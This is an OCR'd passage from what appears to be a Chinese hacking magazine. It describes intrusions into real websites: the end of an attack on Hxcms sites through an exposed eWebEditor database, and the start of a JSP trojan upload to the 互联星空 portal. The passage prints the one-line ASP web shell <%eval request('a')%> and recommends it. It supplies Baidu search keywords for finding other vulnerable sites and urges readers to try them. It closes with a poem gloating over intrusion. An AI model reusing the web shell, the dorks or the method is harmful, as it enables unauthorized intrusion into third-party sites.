


图 4

我本打算在样式预览中上传asa脚本，但是结果却是提示权限不足，如图5。




图 5

想必是Hxcms的开发人员做的手脚，以前这样的入侵屡试不爽啊。难道就不能得到webshell了吗？我又仔细看了看下载的花香盈路（Hxcms）这套整站，突然发现了下面的东西，真是天

无绝人之路啊，如图6。




图6

于是访问网站/eWebEditor/mdb/mdb.asp（eWebEditor默认的数据库不是这样的，估计是Hxcms的开发人员已经想到了，为了“安全”而改了吧，但是却为我们提供了机会），如图7。




图7

我马上登录eWebEditor的后台管理，在eWebEditor中Flash类型设置下写入小马<%eval request("a")%>，如图8（大家以后一定要多多使用这匹小马啊，真的很不错），使用eval后门执行程序进行连接，就这样，一个webshell轻松的就搞定了，如图9、图10。

如果你也想试试的话，可以在百度中搜索下面的关键字：“Powered by：Hxcms Ver”或者“about.asp?hx66=dt”！一个




图8




图9




图10

小小的失误导致了满盘的失败。防注入脚本也不是万能的啊。安全工作还得从每一处做起啊！

（文章涉及到工具eval已经收录于光盘中）

滑落你眼前的流星是我的泪滴，是我对你渗透的证据。入侵你以后，你是否觉得委屈？是我的实力太强，还是原本就是疏忽。其实你再补不补洞，都不再最要紧，从今以后，不再被你吓倒！

——改自姜玉阳《忘不掉的伤》



在上次与互联星空网站的较量中，我通过对方的TOMCAT没有做好目录权限而成功的获得了Webshell，不过，没能一鼓作气得到对方的系统权限总让我感觉到不是太爽，只弄个Webshell就算完事的菜鸟不算好菜鸟，这一回，我一定要让它输个彻彻底底！

我再一次登录互联星空，来到了教育频道，一方面试图找点高考信息和学习资料，另一方面也顺便检测一下（上次的webshell什么的已经是过去的事了，我根本就没有想过去走上回的那条老路，不能创新的菜鸟，也不是一个好菜鸟）。无意间我看到有个上传文件的地方（图1），这互联星空，吃饱了没事，干吗开这么多上传的地方呀？JSP上传我还是头一次，点开上传页面（图2），从网上找了个JSP木马，开传！看看IE的进度条一点一点的往前爬，几分钟之后，居然上传成功了！！难道真的这么简单就上传成功了？想想我都不大敢相信哟！星空可真大方，竟然把木马的路径也“明码标址”了。不过，象这种大型的主机，杀病毒软件通常都是很历害的，传上去的这个木马，我也有些担心，不会传上去就“光荣”了吧！

不管怎么着，还是试一下吧，这一访问不要紧，让我大吃一惊，因为……竟然……成功了（图3）！我们来试下看有没权限添加页面文件，其实，也就是试试我们有没有写的权限，如图4，成功的就加了一个文件！



图1




图 2

